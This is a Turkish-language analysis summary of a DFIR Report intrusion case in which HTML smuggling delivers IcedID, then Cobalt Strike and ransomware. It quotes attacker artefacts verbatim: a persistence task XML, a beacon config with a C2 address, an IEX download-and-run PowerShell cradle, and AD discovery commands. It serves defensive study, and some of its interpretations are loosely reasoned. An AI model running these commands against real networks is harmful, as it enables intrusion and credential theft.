**Rapor Başlığı**

* **Saldırı Adı: HTML Smuggling Leads to Domain Wide Ransomware**
* **Rapor Kaynağı:** [**https://thedfirreport.com/2023/08/28/html-smuggling-leads-to-domain-wide-ransomware/**](https://thedfirreport.com/2023/08/28/html-smuggling-leads-to-domain-wide-ransomware/)

1. **Özet**

**INITIAL ACCSESS**

Saldırı ilk olarak kurbana bir mail gelmesi ile başlıyor. Mailde bir HTML dosyası var. Kurban bunu indirip tıkladığı zaman ekranına sahte bir Adobe sayfası geliyor. Bu sırada arakadan bir .zip uzantılı dosya iniyor. Gelen Adobe ekranında .zip uzantılı dosyanın şifresi var. Zipi açtığınızda document-35068.iso açılıyor ve sizin gördüğünüz LNK dosyası olan documents-9771 ve göremediğiniz 3 dosya olan demurest.cmd, pimpliest\_kufic.ve templates544.png.

**EXECUTION**

Siz documents-9771 adlı dosyaya tıkladıktan sonra demurest.cmd kendini çalıştırmaya başlıyor. Sırasıyla:

pimpliest\_kufic.png açılır.

Windows yardımcı programı xcopy, rundll32.exe’nin ismini %temp%\entails.exe olarak kopyalamak için kullanıldı.

Çalışma zamanında “templates544.png” dizesi oluşturuldu ve bir formatla rastgele bir sayı ile kopyalandı: RANDOM\_NUM.RANDOM\_NUM.

templates544.png bir IcedID DLL ve entails.exe aracılığıyla çalıştırıyor

 Yani aslında templates544.png yi temp’in altında rastgele bir klasör oluşturarak kopyalıyor.

**PERSISTENCE**

IcedID kendisini görev zamanlayıcısına saat başı çalışacak şekilde kaydediyor.

<?xml version="1.0" encoding="UTF-16"?>  
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">  
 <RegistrationInfo>  
 <URI>\{E5C1C7DB-E36E-5B16-8E3A-6226D7E53A67}</URI>  
 </RegistrationInfo>  
 <Triggers>  
 <TimeTrigger id="TimeTrigger">  
 <Repetition>  
 <Interval>PT1H</Interval>  
 <StopAtDurationEnd>false</StopAtDurationEnd>  
 </Repetition>  
 <StartBoundary>2012-01-01T12:00:00</StartBoundary>  
 <Enabled>true</Enabled>  
 </TimeTrigger>  
 <LogonTrigger id="LogonTrigger">  
 <Enabled>true</Enabled>  
 <UserId>REDACTED</UserId>  
 </LogonTrigger>  
 </Triggers>  
 <Principals>  
 <Principal id="Author">  
 <RunLevel>HighestAvailable</RunLevel>  
 <UserId>REDACTED</UserId>  
 <LogonType>InteractiveToken</LogonType>  
 </Principal>  
 </Principals>  
 <Settings>  
 <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>  
 <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>  
 <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>  
 <AllowHardTerminate>false</AllowHardTerminate>  
 <StartWhenAvailable>true</StartWhenAvailable>  
 <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>  
 <IdleSettings>  
 <Duration>PT10M</Duration>  
 <WaitTimeout>PT1H</WaitTimeout>  
 <StopOnIdleEnd>true</StopOnIdleEnd>  
 <RestartOnIdle>false</RestartOnIdle>  
 </IdleSettings>  
 <AllowStartOnDemand>true</AllowStartOnDemand>  
 <Enabled>true</Enabled>  
 <Hidden>false</Hidden>  
 <RunOnlyIfIdle>false</RunOnlyIfIdle>  
 <WakeToRun>false</WakeToRun>  
 <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>  
 <Priority>7</Priority>  
 </Settings>  
 <Actions Context="Author">  
 <Exec>  
 <Command>rundll32.exe</Command>  
 <Arguments>"C:\Users\REDACTED\AppData\Local\REDACTED\Izjeubaw64.dll",#1 --oyxo="EdgeDecrease\license.dat"</Arguments>  
 </Exec>  
 </Actions>  
</Task>

Çalıştırılan komut rundll.32.exe. C:\Users\REDACTED\ altında .dll uzantılı dosyaya kaydediyor. Son kısımda \Izjeubaw64.dll",#1 **#1:** DLL içindeki birinci fonksiyonun çağrıldığını belirtir. Dll ise rastgele oluşturulmuş gibi gözüküyor. Anladığım kadarıyla EdgeDecrease bir program ve license.dat dosyasını kullanarak güvenlik duvarından kaçmaya çalışıyor.

**PRIVILEGE ESCALATION**

Saldırganın yerel yetkilere izni vardı aşağıdakini çalıştırarak


* **SeSecurityPrivilege:** Güvenlik denetimlerini ve günlüklerini yönetme
* **SeTakeOwnershipPrivilege:** Bir dosya veya nesnenin sahipliğini devralma
* **SeLoadDriverPrivilege:** Sürücü yükleme
* **SeBackupPrivilege:** Dosya ve dizinleri yedekleme
* **SeRestorePrivilege:** Dosya ve dizinleri geri yükleme
* **SeDebugPrivilege:** İşlem hata ayıklama
* **SeSystemEnvironmentPrivilege:** Sistem ortamını değiştirme
* **SeImpersonatePrivilege:** Başka bir kullanıcıyı taklit etme
* **SeDelegateSessionUserImpersonatePrivilege:** Kullanıcı taklit oturumları için


yetkilerini aldı.



## [**Defense Evasion**](https://thedfirreport.com/2023/08/28/html-smuggling-leads-to-domain-wide-ransomware/#defense-evasion)

Saldırgan engellere takılmamak için HTML dosya içeriğindeki <script> tagları arasında kalan kısmı base64 olarak kodlamış ve içindeki kodu dönüştürdüğümüzde çıkan dosyayı hexeditor ile açıp magic headerlarına baktığımızda “PK” görürüz. Her dosyanın kendine özel bir magic headerı vardır. “PK” ile başlayan dosyalar .zip uzantılıdır. Bunu yapmasının sebebi hexeditor ile açtığımızda zip dosyasının içinde .iso uzantılı dosyayı görebiliyoruz.






Rundll32.exe ilk başta kendini ismini entails.exe olarak değiştiriyor ki makinede rundll.32 çalıştığı gözükmesin. Bu da bir nevi kaçınma yöntemidir.

Entail.exe’nin içinde bir tane de loader\_dll64.dll olduğunu görüyoruz.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Process Name | PID | Type | Address | Description |
| entails.exe | 4868 | PE\_INJECT | 0000000180000000 | Module:[loader\_dll\_64.dll] |

İkinci olarak kaçınma noktasında saldırgan entails.exe’yi kullanarak cmd.exeyi tam erişimle birlikte açıyor. Aslında kendi çalıştıracağı şeyleri cmd üzerinden çalıştırarak bir nevi kendini gizliyor. 0x1fffff process\_all\_access ile birlikte CreateRemoteThread ile birlikte çalışıyor ve Sysmon Event ID 8 tetikleniyor. Bir işlem başka bir işlemi tetiklediği için ise Sysmon Event ID 10 oluşuyor.

Event id 8> Bir process diğer bir process'in içinde bir “thread” oluşturduğu tespit edildiğinde meydana gelir.

Event id 10> Bir process başka bir process 'i açtığı zaman tetiklenir. Bu operasyonu çoğunlukla bilgi sorgulama veya hedef process'deki adres alanına okuma/yazma gibi işlemler takip eder.

Son olarak ise cmd.exe’nin işlemci hafızasını ortaya çıkarttığımızda Malpedia YARA kurallarından **win\_cobalt\_strike\_auto** çalışıyor ve beacon saldırısı aşağıdaki gibi gözüküyor.

"BeaconType": "windows-beacon\_https-reverse\_https",  
"Port": 443,  
"Sleeptime": 60000,  
"Maxgetsize": 1048576,  
"Jitter": 0,  
"MaxDns": 0,  
"PublicKey": "30 81 9f 30 0d 06 09 2a 86 48 86 f7 0d 01 01 01 05 00 03 81 8d 00 30 81 89 02 81 81 00 a7 38 cd e7 5f 1f bb 1c 18 64 6c 37 7e 03 01 6b 16 2b 12 ba 72 bd f7 dc 36 b4 cd 2e 4e 9b ae 12 20 5a 95 c2 61 70 bf 90 81 05 ad 7f a4 bb cc fa 79 86 32 26 1b ed 98 70 f9 75 f2 07 94 e1 fe 49 95 23 d7 1f 08 a5 6c ae 03 15 bf de 3d 6c 8a 16 38 6b 03 b7 a6 55 1a a1 33 6d 50 32 5a 35 00 db 27 d7 8a d8 fd 13 b6 a7 3b 9f b7 c3 fb 4d 7a 08 8e 32 3f 07 61 86 56 ec d8 35 95 fa 5f 82 36 13 02 03 01 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00",  
"c2\_server": "5.8.18.242,/pixel.gif",  
"UserAgent": "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322)",  
"PostURI": "/submit.php",  
"Malleable\_C2\_Instructions2": "",  
"HttpGetHeader": "Cookie",  
"HttpPostHeader": "\n\u0026Content-Type: application/octet-streamid",  
"SpawnTo": "",  
"Pipename": "",  
"KillDateYear": 0,  
"KillDateMonth": 0,  
"KillDateDay": 0,  
"DNSIdle": "0.0.0.0",  
"DNSSleep": 0,  
"SSH\_1": "",  
"SSH\_2": "",  
"SSH\_3": "",  
"SSH\_4": "",  
"SSH\_5": "",  
"GetVerb": "GET",  
"PostVerb": "POST",  
"HttpPostChunk": 0,  
"SpawnTox86": "%windir%\\syswow64\\rundll32.exe",  
"SpawnTox64": "%windir%\\sysnative\\rundll32.exe",  
"CryptoScheme": 0,  
"Proxy": "",  
"ProxyUsername": "",  
"ProxyPassword": "",  
"ProxyType": "IE settings",  
"Deprecated": 0,  
"LicenseId": 305419776,  
"bStageCleanup": 0,  
"bCFGCaution": 0,  
"KillDate": 0,  
"TextSectionEnd": 0,  
"ObfuscateSectionsInfo": "",  
"ProcessInjectStartRWX": "PAGE\_EXECUTE\_READWRITE",  
"ProcessInjectUseRWX": "PAGE\_EXECUTE\_READWRITE",  
"ProcessInjectMinAlloc": 0,  
"ProcessInjectTransformx86": "",  
"ProcessInjectTransformx64": "",  
"UsesCookies": 1,  
"ProcessInjectExecute": "",  
"ProcessInjectAllocationMethod": 0,  
"ProcessInjectStub": "b5 4a fe 01 ec 6a 75 ed f3 5e 1a 44 f8 bd 39 29",  
"HostHeader": ""

"c2\_server": "5.8.18.242/pixel.gif" yolundan pixel.gif ve cookiesleri kullanarak aslında yapılan işlemin zararsız gibi gözükmesini sağlıyor.

İletişim için 443 portundan windows-beacon\_https-reverse\_https kullanarak kurban makineden istek atılarak şifreli bir şekilde sağlanıyor.

Sleeptime:60000 seçerek kodun 60 saniyede bir çalışmasını sağlıyor. Jitter 0 olduğu için belli bir aralıkla çalışmıyor.

UserAgent kısmı ise mozilla seçerek yapılan iletişimi zararsız gibi gösteriyor.

"\n\u0026Content-Type: application/octet-streamid",Veri, "octet-stream" formatında gönderiliyor. Bu, ikili (binary) verilerin HTTP POST isteğiyle taşınacağını gösterir.


Son olarak ise spawnto kısmı i burada ise çalıştırılacak zararlının rundll32.exe de çalıştırılması isteniyor.

PAGE\_EXECUTE\_READWRITE ile kötü amaçlı yazılım, kendi kodunu hedef bir sürece enjekte ederken okuma-yazma ve yürütme izinleri kullanıyor.

|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
| Offset | Proto | LocalAddr | LocalPort | ForeignAddr | ForeignPort | State | PID | Owner |
| 0xa30e2a5f34d0 | TCPv4 | REDACTED | 60597 | 5.8.18.242 | 443 | CLOSED | 11636 | cmd.exe |


Burada 60597 local portundan diğer makinenin 443 portuna bağlantı oluyor. Localden 60597 seçilme sebebi önemli ve göze batan bir port olmaması sebebiyle kullanılmış olabilir.

Entail.exe ile cmd.exe enjekte olduktan sonra rundll32.exe’ye de enjekte oluyor.




**CREDENTINAL ACCESS**

Burada Cobalt Strike LSASS hafızasına erişim sağlamak için kullanılıyor. 0x1010 sadece okuma yetkisine sahipken 01xfffff tüm yetkilere sahiptir. Hafızayı kesin olarak almak için 2 tane saldırı yapılmış olabilir.



Cobalt Strike pipe’ları kullanılarak komut gönderip çıktıları alınmasını sağlar. Pipelar bir nevi ağ soketi gibi düşünülebilir. İşlemler arası hatta ana bilgisayarlar arasında bilgi alışverişi yapılmak için kullanılabilir.




Cobalt Strike beacon kullanılarak şifrelenmiş bir Base64 kodu çalıştırılıyor.

-nop kullanılarak herhangi bir profilden çalıştırılmayarak arkasında iz bırakmamaya çalışıyor


-exec bypass kullanılarak PowerShell yürütme kurallarını bypass ediyor.

EncodedCommand kullanılarak çalıştırılan kod gizlenmeye çalışıyor.



Komutu dönüştürdüğümüzde ise bir bağlantı isteğinin atıldığını görüyoruz.

IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:8897/'); Invoke-SessionGopher



(Invoke-SessionGopher) ait bir taslaktır ve özellikle bir sistemde oturum bilgilerini veya hassas yapılandırmaları bulmak için kullanılabilecek bir araçtır. Domain/username ve şifreleri arar. Çıktıları ise PuTTY SuperPuTTY ve WinSCP olarak kaydeder. PuTTY ssh/telnet, WinSCP ftp ile alakalıdır. Yani aslında yine çıktıları zararsız gibi göstermeye çalışıyor.

**DISCOVERY**

IcedID yüklenip kendini rundll32.exe olarak değiştirdikten sonra aşağıdaki komutları çalıştırıp bilgi toplamaya başlar.

cmd.exe /c chcp >&2  
ipconfig /all  
systeminfo  
net config workstation  
nltest /domain\_trusts  
nltest /domain\_trusts /all\_trusts  
net view /all /domain  
net view /all  
net group "Domain Admins" /domain

Keşif komutlarının bir parçası olarak yüklenmiş Anti-Virüs programlarını da aşağıdaki komutla arar.

WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get \* /Format:List

Ayrıca ekstra olarak içine beacon enjekte edilmiş cmd.exe’yi kullanarak keşif yapar.

net group "domain admins" /domain  
net user [REDACTED DOMAIN ADMIN] /domain  
net user Administrator /domain  
net user [REDACTED DOMAIN ADMIN] /domain  
cmd.exe /C dir \*.txt  
cmd.exe /C dir \*.dll

Aktive Directory komutu olan adfind kullanarak aramalara devam eder.

adfind.exe -f (objectcategory=person) > ad\_users.txt  
adfind.exe -f objectcategory=computer > ad\_computers.txt  
adfind.exe -f (objectcategory=organizationalUnit) > ad\_ous.txt  
adfind.exe -subnets -f (objectCategory=subnet) > ad\_subnets.txt  
adfind.exe -f "(objectcategory=group)" > ad\_group.txt  
adfind.exe -gcb -sc trustdmp > ad\_trustdmp.txt  
7.exe a -mx3 ad.7z ad\_\*  
del 7.exe adfind\* ad\_\*

Ns.bat diye bir dosya indirerek ana makinedeki bağlılara DNS sorgusu atar.


C:\Windows\system32\cmd.exe /C ns.bat  
nslookup [REDACTED HOST X]   
...   
nslookup [REDACTED HOST XX]

/c burada web shell kullandığının kanıtıdır.


Virüs kurulmadan kısa bir süre önce yedek sunucuya bir console açar. Son olarak SoftPerfectNetscan kullanarak tarar.

SoftPerfectNetscan bilgisayarlara ping atabilir, portları tarayabilir, paylaşılan klasörleri keşfedebilir ve WMI, SNMP, HTTP, SSH ve PowerShell aracılığıyla ağ cihazları hakkında hemen her türlü bilgiyi alabilir. Ayrıca ayrık servisler, kayıt defterini, dosyaları ve performans sayaçlarını tarar; esnek filtreleme ve görüntüleme seçenekleri sunar ve NetScan sonuçlarını XML'den JSO'ya kadar çeşitli biçimlerde dışa aktarır.


**LETHERAL MOVEMENT**

Saldırgan beacon işlemini kullanarak çeşitli hostlara RDP kullanarak bağlantı kurar.Bağlanan kişinin ”hostname” Windows loglarında, event ID’s 4624, 4776, 4778, ve 4779 olarak bulunabilir.


4624 hesabın giriş yaptığını




4776 bilgisayarın isim-şifresini onaylamak için girişimde bulunduğunu



4778 ve 4779 oturumun yeniden bağlandığını ve çıkış yaptığını gösterir.



